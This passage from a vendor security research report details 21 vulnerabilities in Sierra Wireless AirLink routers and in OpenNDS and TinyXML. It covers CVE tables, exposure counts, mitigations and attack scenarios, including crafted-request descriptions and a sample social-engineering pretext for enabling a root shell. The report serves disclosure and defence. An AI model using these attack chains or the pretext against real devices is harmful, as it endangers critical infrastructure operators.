

Sierra:21 Living on the Edge

Supply Chain Vulnerabilities in OT/IoT Routers

Amine Amri
Stanislav Dashevskiy
Simon Guiot
Francesco La Spina

December 6, 2023



Contents

1. Executive Summary	4
2. Why Analyze Sierra Wireless Routers?	4
3. Main Findings	6
3.1. Analyzed Components	6
3.2. New Vulnerabilities.....	6
4. Impact.....	9
5. Attack Scenarios.....	11
6. Mitigation Recommendations	13
7. Conclusion	14
Part 2: Technical Dive-Ins.....	16
8. Technical Dive-In #1: Research methodology	17
8.1. Component analysis and prioritization	17
8.2. Static and dynamic analysis of binaries	19
9. Technical Dive-In #2: Details of new vulnerabilities.....	20
9.1. CVE-2023-40464: Default SSL private key and certificate	20
9.2. CVE-2023-40463: Root shell access and hardcoded password hashes	20
9.3. Web vulnerabilities	22
9.4. CVE-2023-40458 and CVE-2023-40462: TinyXML denials of service.....	25
9.5. OpenNDS NULL-pointer dereference issues	27
9.6. OpenNDS OS command execution	29
9.7. OpenNDS memory leaks and remote code execution	31
10. Technical Dive-In #3: Exploiting CVE-2023-41101 on LX60.....	33
10.1. A closer look at the binary.....	34
10.2. Limitations and caveats.....	35
10.3. Finding information leaks	35
10.4. Putting it all together	37



Forescout Vedere Labs has discovered 21 new vulnerabilities within OT/IoT routers and open-source software components, highlighting new risk in your critical infrastructure.

This new research confirms some of the trends that Forescout Vedere Labs has been tracking and analyzing:

- Vulnerabilities (and consequently attacks) on routers and network infrastructure are on the rise. State-sponsored actors have been developing custom malware to use routers for persistence and espionage, while cybercriminals are leveraging them for residential proxies and to recruit into botnets.
- Vulnerabilities in OT/IoT devices often arise from design flaws (such as the use of hardcoded credentials and certificates we saw in [OT:ICEFALL](#)) or issues when parsing malformed input (as we saw with [Project Memoria](#)).
- Supply chain components, including open-source software provided by third parties, can introduce high risk and increase the attack surface of critical devices, leading to vulnerabilities that may be hard for asset owners to track and mitigate.

Why it matters: Most organizations have control over the attack surface of their IT network. However, there are many OT/IoT devices that represent an increased attack surface for organizations in different sectors and do not receive the same level of attention. Through this research, Forescout Vedere Labs intends to shed light on the increased risk exposure and the possible mitigation techniques.

1. Executive Summary

- Forescout Vedere Labs has identified a total of **21 new vulnerabilities** affecting one of the most popular OT/IoT routers used to **connect critical local networks to the Internet via cellular connections such as 3G and 4G**.
- The vulnerabilities affect **Sierra Wireless AirLink cellular routers** and some of their open source components, such as **TinyXML** and **OpenNDS**, which are used in a variety of other products.
- Of the 21 vulnerabilities, 1 has critical severity, 9 have high severity and 11 have medium severity. **These vulnerabilities may allow attackers to steal credentials, take control of a router by injecting malicious code, persist on the device and use it as an initial access point into critical networks.**
- Affected devices can be found in multiple **critical infrastructure** sectors, such as **manufacturing and healthcare, government** and commercial facilities, **energy and power distribution, transportation, water and wastewater** systems, **retail, emergency services** and **vehicle tracking**. Affected devices can also be used to stream video for **remote video surveillance** or to connect **police vehicles** to internal networks.
- **More than 86,000 vulnerable routers are exposed online. Less than 10% of the total exposed routers are confirmed to be patched against known previous vulnerabilities** found since 2019, which indicates a large attack surface. **Ninety percent** of devices exposing a specific management interface (AT commands over Telnet) **have reached end of life, meaning they cannot be further patched.**
- Sierra Wireless, OpenNDS and Nodogsplash have been very responsive, and **the relevant vulnerabilities have been patched**. TinyXML is an abandoned project, so the upstream vulnerabilities will not be fixed and must be addressed downstream. Beyond patching, **recommended mitigations include disabling WiFi captive portals, deploying web application firewalls and using OT/IoT-aware intrusion detection systems.**

Finding so many new vulnerabilities on software components of a well-studied device shows that device manufacturers, and in turn asset owners, must pay special attention to risks stemming from the software supply chain, both from open- and closed-source components. Asset owners are the ones who, in the end, may get breached due to insecure devices on their networks and, currently, they must either depend on device manufacturers to adequately address supply chain vulnerabilities or implement their own risk mitigation strategies that do not rely exclusively on patching.

The former option is risky, since as we observed two years ago when [concluding Project Memoria](#), legacy software components enable the connected world. Vulnerability notification to a large number of parties is difficult. Vendors or maintainers are often unresponsive, which means that organizations across several industries may remain vulnerable for a long time. The latter option - risk mitigation - is more broadly applicable and can lead to an overall better security posture against new and old vulnerabilities in critical devices.

2. Why Analyze Sierra Wireless Routers?

OT/IoT cellular routers connect critical devices to the Internet for monitoring and control, such as devices in electrical substations, oil and gas fields, remote healthcare locations, smart cities and more. Two example applications are shown in Figure 1, at the top there is a system where an Axis IP camera is connected to a Sierra Wireless AirLink LX40 cellular router to stream video for remote video surveillance; at the bottom there is a system where a Sierra Wireless AirLink MP70 is used to connect **a police vehicle** with several internal devices to a central network management system. Other use cases mentioned on the vendor's website include [industrial asset monitoring in manufacturing](#), [connectivity for temporary healthcare facilities](#), and management of [electric vehicle charging stations](#).



Figure 1 – Two example applications of OT/IoT cellular routers. At the top, an Axis IP camera connected to a Sierra Wireless LX40 router for remote video surveillance (from the vendor’s website). At the bottom, several devices in a police vehicle connected to a network management system via a Sierra Wireless MP70 (from the vendor’s website).

Sierra Wireless is arguably the most popular brand of OT/IoT cellular routers. Other popular vendors include Teltonika, InHand, and MOXA. WiGLE.net, an open database of WiFi networks, shows 245,000 networks worldwide running Sierra Wireless, while Teltonika has 184,000 and InHand 13,000. Sierra Wireless devices are also the most popular on Shodan (more details in Section 4). These numbers are just a fraction of the total number of such devices in use worldwide. For instance, some Sierra Wireless devices have MAC OUIs from other vendors – such as Universal Global Scientific Industrial – and many in the wild are not running WiFi networks.

Most Sierra Wireless AirLink routers ship with the AirLink Enterprise Operating System (ALEOS), a set of proprietary services, components, and applications built on top of an embedded Linux distribution. There are currently three major versions of ALEOS, 4.4.x, 4.9.x, and 4.x.0, each supporting different device families. Several devices that use the 4.4.x branch were declared End-of-Life (EOL) circa 2021. Therefore, the latest available version (4.4.9) stopped receiving security patches around that time as well.

Vulnerabilities in these devices may allow direct access to critical assets, making them the subject of intense security research in recent years. Thirty-six vulnerabilities have affected Sierra Wireless AirLink devices since 2019, as shown in Table 1.

Table 1 – Past vulnerability disclosures for Sierra Wireless devices

Disclosure / Year	Affected versions	Affected components	Vulnerabilities
Cisco Talos, 2019	ALEOS prior to 4.4.9, 4.9.4 or 4.12.0	ACEmanager, snmpd	13
Customer reports, 2019	ALEOS prior to 4.4.9, 4.9.5 or 4.12.0	SSH service	1

Internal testing, 2020	ALEOS prior to 4.4.9, 4.9.5 or 4.13.0	ACEmanager, LAN-side RPC server, ALEOS AT command interface, ALEOS SMS handler, ALEOS ACEView service	11
IOactive, 2020	ALEOS prior to 4.4.9, 4.9.5 or 4.14.0	UpdateRebootMgr service, LAN-side RPC server	2
Internal testing, 2021	ALEOS 4.4.9 and earlier, ALEOS prior to 4.9.6 or 4.15.0	ACEmanager, ALEOS AT command interface, ALEOS SMS handler	7
OTORIO, 2022	ALEOS 4.4.9 and earlier (EOL), ALEOS prior to 4.9.8 or 4.16.0	ACEmanager	2

Despite these prior findings, our results show that a deeper analysis – focused on the different software components of these devices – can yield new, critical findings.

3. Main Findings

3.1. Analyzed components

ALEOS is a large framework, compelling us to prioritize for analysis components that could yield more vulnerabilities. We analyzed the following components, with details behind their selection provided in Section 8.1:

- **ACEmanager:** a web application developed by Sierra Wireless and used to configure and monitor the state of a wireless router.
- **rp-pppoe:** an open-source implementation of Point-to-Point Protocol over Ethernet (PPPoE) for Linux.
- **OpenNDS:** an open-source captive portal used in ALEOS when the “Simple Captive Portal” is configured via ACEmanager.
- **TinyXML:** an open-source minimal XML document parser whose source code was included into one of the libraries used by ACEmanager.
- **Libmicrohttpd:** a small library to build simple HTTP servers used by OpenNDS. We only analyzed those parts relevant to OpenNDS.

3.2. New vulnerabilities

We discovered **21** new vulnerabilities that can be grouped into the following 5 impact categories:

- **Remote Code Execution (RCE)** vulnerabilities allowing attackers to take full control of a device by injecting malicious code.
- **Cross site scripting (XSS)** vulnerabilities that may be used to inject malicious code on clients browsing the ACEmanager application, thus potentially stealing credentials.
- **Denial of service (DoS)** vulnerabilities that may be used to crash ACEmanager for a variety of reasons from simple vandalism to more sophisticated multi-staged attacks.
- **Unauthorized access**, via design flaws, such as hardcoded credentials and private keys and certificates, that can be used for performing man-in-the-middle attacks or to recover passwords by capable attackers.
- **Authentication bypasses** that allow attackers to skip the authentication service of the captive portal service and connect to the protected WiFi network directly.

The new vulnerabilities are summarized in [Table 2](#) (ALEOS) and [Table 3](#) (OpenNDS). One issue has two CVE IDs because it affects *TinyXML* independently (**CVE-2023-34194**) and as used by *ACEmanager* (**CVE-2023-**

40462). This occurs because *TinyXML* is typically not distributed as a library but integrated within a codebase directly (such as with *ACEmanager*).

The vulnerabilities in [Table 3](#) marked as “TRUE” can be exploited in ALEOS when the “simple captive portal” is enabled. Attackers must be able to interact with the captive portal running on ALEOS, which means that they need to be in range of the WiFi network guarded by the portal or compromise another device that can connect to that network. Issues marked with “FALSE” cannot be triggered in ALEOS conventionally, since the configuration file of *OpenNDS* is not exposed to the user. Although they may be exploitable in other devices.

We did not find any new issues affecting the ALEOS AT commands interface, *rp-ppoe* or *libmicrohttpd*.

Table 2 – New vulnerabilities in ALEOS

CVE ID	Description	CVSS v3.1	Impact
CVE-2023-40458	<i>ACEmanager</i> has an infinite loop when parsing certain malformed XML documents. Triggering the bug leads to a DoS, rendering <i>ACEmanager</i> unreachable. To restore availability, the affected device needs to be manually restarted. Attackers do not need to be authenticated to exploit the issue.	7.5	DoS
CVE-2023-40459	When authenticating a user, if <i>ACEmanager</i> receives an XML document with an empty <password> tag, it crashes due to a NULL-pointer dereference. This leads to a limited DoS, since <i>ACEmanager</i> is automatically restarted. Attackers can prolong the DoS by repeatedly sending malformed XML documents. Attackers do not need to be authenticated to exploit the issue.	7.5	DoS
CVE-2023-40460	Due to improper file path and content validation, attackers can upload HTML documents that replace legitimate web pages within <i>ACEmanager</i> . This can lead to a variety of issues, from defacing <i>ACEmanager</i> to deploying malicious content via stored XSS. This issue was introduced as an incomplete fix for CVE-2018-4063.	7.1	XSS
CVE-2023-40461	<i>ACEmanager</i> allows authenticated users to upload a client certificate and a client TLS key when configuring a VPN tunnel. Insufficient validation of the name of the certificate/key being uploaded allows for the injection of JavaScript code.	8.1	XSS
CVE-2023-34194 (<i>TinyXML</i>) CVE-2023-40462 (<i>ACEmanager</i>)	<i>ACEmanager</i> relies on <i>TinyXML</i> , which contains a reachable assertion that terminates the application when parsing certain malformed XML documents. This leads to a limited DoS, since <i>ACEmanager</i> is automatically restarted. Attackers can prolong the DoS by repeatedly sending malformed XML documents. All logged-in users will be logged out as a side effect of the attack. Attackers do not need to be authenticated to exploit the issue.	7.5	DoS
CVE-2023-40463	ALEOS contains functionality to enable diagnostic root shell access on devices for technical support specialists. The hash of the root password is hard-coded. Attackers may be able to	8.1	Unauthorized access

	recover the password and achieve root access on devices where the diagnostic root shell access is enabled.		
CVE-2023-40464	Several versions of ALEOS are shipped with a default SSL private key and a certificate for ACEmanager, while users are not urged to generate new ones. Obtaining these artifacts may enable attackers to impersonate legitimate ACEmanager applications that rely on the default SSL key and certificate, and to sniff/spoof encrypted traffic between ACEmanager applications and their clients.	8.1	Unauthorized access

Table 3 – New vulnerabilities in OpenNDS

CVE ID	Description	CVSS v3.1	Impact	Affects ALEOS?
CVE-2023-38313	<i>OpenNDS</i> has a NULL-pointer dereference that leads to a DoS. The issue can be triggered with a crafted GET request to <code>/opennds_auth/</code> with a missing <code>client-redirect</code> query string parameter and <code>client-token</code> and <code>custom</code> query string parameters set to arbitrary values. The issue occurs when a client is about to be authenticated and takes place via a different code path than CVE-2023-38314. Triggering the issue crashes the <i>OpenNDS</i> daemon and denies Internet access to any client that attempts to connect with this captive portal.	6.5	DoS	TRUE
CVE-2023-38314	<i>OpenNDS</i> has a NULL-pointer dereference that leads to a DoS. The issue can be triggered with a crafted GET request to <code>/opennds_auth/</code> with a missing <code>client-redirect</code> query string parameter and a <code>client-token</code> query string parameter set to an arbitrary value. The issue occurs while a client is not yet authenticated. Triggering the issue crashes the <i>OpenNDS</i> daemon and denies Internet access to any client that attempts to connect with this captive portal.	6.5	DoS	TRUE
CVE-2023-38315	<i>OpenNDS</i> has a NULL-pointer dereference that leads to a DoS. The issue can be triggered with a crafted GET request to <code>/opennds_auth/</code> with a missing <code>client-token</code> query string parameter. Triggering the issue crashes the <i>OpenNDS</i> daemon and denies Internet access to any client that attempts to connect with this captive portal.	6.5	DoS	TRUE
CVE-2023-38320	<i>OpenNDS</i> has a NULL-pointer dereference that leads to a DoS. The issue can be triggered with a crafted GET request to <code>/opennds_preauth/</code> containing an arbitrary <code>Host</code> header and no <code>User-Agent</code> header. Triggering the issue crashes the <i>OpenNDS</i> daemon and denies Internet access to any client that attempts to connect with this captive portal.	6.5	DoS	TRUE
CVE-2023-38321	<i>OpenNDS</i> has a NULL-pointer dereference that leads to a DoS. The issue can be triggered via a crafted GET request to <code>/opennds_auth/</code> with a missing <code>custom</code> query string parameter and <code>client-token</code> and <code>redirect</code> query string parameters set to arbitrary values. Triggering the issue	6.5	DoS	TRUE

	crashes the OpenNDS daemon and denies Internet access to any client that attempts to connect with this captive portal.			
CVE-2023-38322	<i>OpenNDS</i> has a NULL-pointer dereference that leads to a DoS. The issue can be triggered via a crafted GET request to <code>/opennds_auth/</code> with a missing <code>User-Agent</code> header and <code>client-token</code> , <code>custom</code> , and <code>redirect</code> query string parameters set to arbitrary values. The issue occurs when a client is about to be authenticated and happens via a different code path than CVE-2023-38320. Triggering the issue crashes the <i>OpenNDS</i> daemon and denies Internet access to any client that attempts to connect with this captive portal.	6.5	DoS	TRUE
CVE-2023-38316	When the custom URL unescape callback is enabled in <i>OpenNDS</i> , unauthenticated attackers can execute arbitrary OS commands by inserting them into the URL portion of the GET request.	8.8	RCE	FALSE
CVE-2023-38317	<i>OpenNDS</i> does not sanitize the network interface name entry in the configuration file, allowing attackers that have direct or indirect access to the file to execute arbitrary OS commands.	6.7	RCE	FALSE
CVE-2023-38318	<i>OpenNDS</i> does not sanitize the gateway FQDN entry in the configuration file, allowing attackers that have direct or indirect access to the file to execute arbitrary OS commands.	6.7	RCE	FALSE
CVE-2023-38319	<i>OpenNDS</i> does not sanitize the FAS key entry in the configuration file, allowing attackers that have direct or indirect access to the file to execute arbitrary OS commands.	6.7	RCE	FALSE
CVE-2023-38323	<i>OpenNDS</i> does not sanitize the status path script entry in the configuration file, allowing attackers that have direct or indirect access to the file to execute arbitrary OS commands.	6.7	RCE	FALSE
CVE-2023-38324	When <i>OpenNDS</i> is configured as FAS, and the default FAS key is used, users can skip the splash page sequence and authenticate directly.	4.3	Auth bypass	TRUE
CVE-2023-41101	<i>OpenNDS</i> (and the original <i>NoDogSplash</i> project) do not validate the length of the query string of pre-authenticated GET requests. This leads to a stack-based buffer overflow in <i>NoDogSplash</i> and <i>OpenNDS</i> versions 9.x and earlier, and to a heap-based buffer overflow in <i>OpenNDS</i> versions 10.x and onward. Attackers may exploit the issue for DoS or to execute arbitrary code.	9.6	RCE	TRUE
CVE-2023-41102	<i>OpenNDS</i> (up to version 10.1.2) has multiple memory leaks due to not freeing up allocated memory. This may lead to a DoS due to the consumption of all available memory.	4.3	DoS	FALSE

4. Impact

As mentioned in Section 2, there are hundreds of thousands of Sierra Wireless routers running WiFi networks in the wild. In this Section, we try to understand the Internet exposure and distribution of Sierra Wireless devices (whether they run WiFi or not).

While the ALEOS documentation recommends exposing ACEmanager only within local networks, we found **more than 86,000 ACEmanager instances** exposed directly to the Internet – see **Figure 2**. Most of these devices (nearly 64%) run a version of ALEOS without the security patches for the vulnerabilities shown previously in Table 1.




Figure 2 – Numbers of exposed devices that run ACEmanager versus the security patch status of the underlying ALEOS versions

We also searched for devices with an exposed AT commands interface, as this functionality was mentioned in previous vulnerability reports. We could only reliably fingerprint AT interfaces that use the Telnet protocol and are exposed via the standard port 2332. We found **2,849** devices with this interface exposed on the internet – see **Table 4**. Ninety-nine percent of these devices are end-of-sale (EOS, about to be obsoleted) and 90% are end-of-life (EOL, obsoleted). EOL devices have not received any security updates for approximately 2 years, according to our estimates.

Table 4 – Number of devices with exposed AT command interface

Device	Count	EOS	EOL
RV50	665	TRUE	TRUE
LS300	578	TRUE	TRUE
GX450	538	TRUE	TRUE
GX440	470	TRUE	TRUE
GX400	248	TRUE	TRUE
ES450	221	TRUE	FALSE
ES440	97	TRUE	TRUE
MP70	20	FALSE	FALSE

RV50X	12	FALSE	FALSE
-------	----	-------	-------

We also found more than 22,000 Internet-exposed devices that use the default SSL certificate highlighted in CVE-2023-40464 – see [Figure 3](#). The same default “server.crt” and “server.key” files are present in multiple ALEOS versions (some of them marked as EOL, and some still supported).



Figure 3 – Numbers of exposed devices with the default SSL certificate of ACEmanager

We witnessed many types of organizations exposing these devices on Shodan, including a power distribution operator, a national health system, a systems integrator, a retailer, a waste management provider, and a vehicle tracking company. On Forescout Device Cloud, we see the following distribution of Sierra Wireless devices, by industry:




Figure 4 – Distribution of Sierra Wireless routers by industry seen on Forescout Device Cloud

5. Attack Scenarios

In this Section, we discuss some possible attack scenarios with the new vulnerabilities that affect ALEOS and its components. We focus on the two industries we observed most frequently deploying Sierra Wireless routers: Healthcare and Manufacturing.

Attack summary

The attack scenarios below illustrate how an attacker could leverage some of the new vulnerabilities to take full control of an OT/IoT router and achieve different goals such as network disruption, espionage, lateral movement, and further malware deployment. In **Scenario 1** (below), the attacker leverages the captive portal vulnerability to take control of a router in a healthcare facility and attack devices of the patients, guests, or staff. In the **Scenario 2** (below), the attacker leverages the hardcoded credentials to take control of a router in a manufacturing plant and attack industrial equipment.




Figure 5 – Scenario 1: Captive portal vulnerability in healthcare

For the **healthcare scenario**, shown in **Figure 5**, the attacker wants to infiltrate the network of a **temporary healthcare facility** to achieve multiple possible end goals. For instance, the attacker may want to prevent adequate and timely care by denying access to appointments, patient records, test results and other information, or further infect the devices of staff and patients. In this scenario, a Sierra Wireless AirLink router is used to provide wired and WiFi connections inside the facility, as well as a guest WiFi network with a captive portal that can be reached by a nearby attacker.

In step 1, the attacker can exploit **CVE-2023-41101** affecting the captive portal, which allows them to take full control of the router. Then, in step 2, the attacker can disrupt the device itself, causing a persistent network outage, or more subtly, disrupt connectivity of specific devices on the network. Additionally, the attacker may exploit **CVE-2023-40458** and bring down ACEmanager to prevent system administrators from taking corrective actions in case the exploitation attempt was detected. The device will have to be manually restarted, which may be difficult in some environments. Since the attacker has full control of the router, other types of attacks, such as changing DNS server settings and using the **router to distribute malware locally** are also possible, thus infecting devices of staff and visitors who connect to the affected WiFi network. The attacker can also move laterally into adjacent networks and deploy ransomware on the IT workstations or exfiltrate patient records. An interesting alternative is encrypting the files on the router to render it unusable, a form of embedded ransomware used **previously by hackers**.




Figure 6 – Scenario 2: Hardcoded credentials vulnerability in manufacturing

For the **manufacturing scenario**, shown in **Figure 6**, the goal of a more sophisticated attacker is to gain initial access into a manufacturing plant either for industrial espionage or for cyber-physical disruption. In this scenario, the Sierra Wireless router is used to connect a series of industrial assets inside the plant (such as PLCs, servers, engineering workstations and others) to the internet for remote monitoring and control.

In step 1, the attacker purchases a router similar to the one used at the plant. They find the hard-coded hash of the root password used to access the diagnostic shell (**CVE-2023-40463**) and obtain the cleartext version of that password by cracking the MD5 or SHA-512 hash (complex, but not impossible). In step 2, the attacker takes advantage of social engineering by impersonating a technical support specialist who coerces the plant staff to enable diagnostic shell access (something along the lines of, *“It appears that your device is malfunctioning and we must take corrective actions, otherwise your warranty and further technical support will be void”*). The attacker connects via a diagnostic root shell (step 3) and establishes persistence on the device, for instance by dropping a RAT module. After establishing the initial access and gaining persistence, the attacker may impact the connected OT assets using vulnerabilities such as [those in OT:ICEFALL](#).

Additionally, since [operational technology and IoT are now leveraged](#) by hackers and criminals in opportunistic attacks, OT/IoT routers may be targeted in less sophisticated attacks. The DoS and XSS vulnerabilities affecting ACEmanager may be used for defacement and to prevent maintenance and corrective actions on vulnerable routers, both types of impact that have been observed in [recent hactivist campaigns](#). While the web-related vulnerabilities we found require authentication, weak credentials or the use of default SSL certificates may enable attackers to use them effectively.

Apart from human attackers, vulnerabilities in ALEOS can also be used by botnet creators. For example, stolen credentials can be harvested in automated fashion, similarly to how [RapperBot](#) keeps track of compromised SSH servers. These credentials can then be used for leveraging the OS command execution vulnerabilities for automatic propagation, communication with command-and-control servers, as well as performing DoS attacks, just like [various Mirai variants](#) are doing with many compromised IoT devices in which similar vulnerabilities are being found. In fact, previous botnets such as IoTroop/Reaper have targeted exposed Sierra Wireless routers via [default credentials and 0-days](#).

6. Mitigation Recommendations

Complete protection against the new vulnerabilities requires patching devices running the affected software. The OpenNDS project has released [OpenNDS 10.1.3](#) containing fixes for all reported vulnerabilities, and the

Nodogsplash project has released [Nodogsplash 5.0.2](#) containing a fix for CVE-2023- 41101. TinyXML is an abandoned open-source project, so the upstream vulnerabilities will not be fixed and must be addressed downstream by affected vendors.

Sierra Wireless has released the following ALEOS versions to address the new vulnerabilities:

- [ALEOS 4.17.0](#) containing fixes for all relevant vulnerabilities.
- [ALEOS 4.9.9](#) containing applicable fixes, except for OpenNDS issues since that version does not include OpenNDS.

In addition to patching, we recommend the following actions:

- Change the default SSL certificate for Sierra Wireless routers and any other device in your network that relies on default certificates.
- Disable captive portals and other services, such as Telnet and SSH, if they are not needed. Alternatively, limit the access to those services if they are needed.
- Consider deploying a web application firewall in front of OT/IoT routers to prevent exploitation of web-based vulnerabilities, such as many of the XSS, command injections and DoS found in this research.
- Deploy an OT/IoT-aware intrusion detection system (IDS) to monitor both the connections between external networks and the routers as well as connections between the routers and devices behind them. This helps to detect signs of initial access leveraging the router, plus signs of attackers using the router to further exploit critical devices

For previous vulnerabilities on Sierra Wireless products ([1](#), [2](#), [3](#)), the vendor and [CISA](#) have recommended the following, which should also apply for the new vulnerabilities:

- Always use strong, unique, and random credentials for devices. If Telnet or SSH is enabled, ensure a strong password is set for the console accounts.
- Disable access to ACEManager on the wide area network (WAN) and use the Sierra Wireless Airlink Management System (ALMS) or an alternative device management platform for remote management of ALEOS devices.
- If the ACEManager must remain accessible via the WAN, restrict access by using measures such as Private APN, VPN, or the ALEOS Trusted IP feature (restricts access to specific hosts).
- When connecting to ACEManager, use only HTTPS.
- Locate control system networks and remote devices behind the routers and isolate them from business networks.

7. Conclusion

Vulnerabilities on network infrastructure have consistently ranked among the [most exploited](#) since [at least 2020](#). Although most attacks leveraging these vulnerabilities target IT networks and devices, the OT/IoT network perimeter is attractive to attackers and has critical vulnerabilities.

In fact, the OT/IoT perimeter may be weaker than commonly accepted. A lot of attention is given to the connections between IT and OT systems. Yet, there are connections using [radio and cellular networks](#) that receive less attention in the security community but may provide attackers direct access to critical assets.

In this research, **we analyzed the most popular line of OT/IoT cellular routers**, found 21 new vulnerabilities (15 of which directly affect the analyzed routers) and discussed their impact and potential attack scenarios in critical industries such as healthcare and manufacturing.

Some of the lessons learned in this research include:

- **These devices not only have critical vulnerabilities, but often are left unpatched.** Less than 10% of routers seen on Shodan can be confirmed patched against previous vulnerabilities. While having unpatched vulnerabilities in low-level OT assets is not surprising, given the difficulties in patching those

devices and the (frequently wrong) assumption that they are isolated, critical vulnerabilities in *edge* OT/IoT devices may be exposing the crown jewels of critical infrastructure to attackers and could be addressed more easily.

- **Exploit mitigations are still lacking in embedded devices.** In Section 10, we discuss a detailed exploitation of CVE-2023-41101 and show how, even with some mitigations available (such as NX and ASLR), the lack of PIE made our exploit feasible. The reality is that embedded devices continue to lag IT, both in addressing simple vulnerabilities and mitigating the effects of those vulnerabilities.
- **Besides design flaws and parsing problems causing vulnerabilities, we continue to see incomplete fixes that give rise to new issues.** We first observed this during the [OT:ICEFALL conclusion](#), but again in this study, we noticed a new vulnerability (CVE-2023-40460) coming out of an incomplete fix (in this case, for CVE-2018-4063). As we [previously discussed](#), device vendors must address reported vulnerabilities beyond the shared proofs-of-concept and understand the actual root causes. This will help them to fix issues and prevent their reoccurrence.

Finally, the fact that we found so many new vulnerabilities when looking at specific *software components* of a well-studied device reinforces the fact that device manufacturers, and in turn asset owners, must pay special attention to risks stemming from the software supply chain. The two open-source components found to be vulnerable in this research highlight some of these risks:

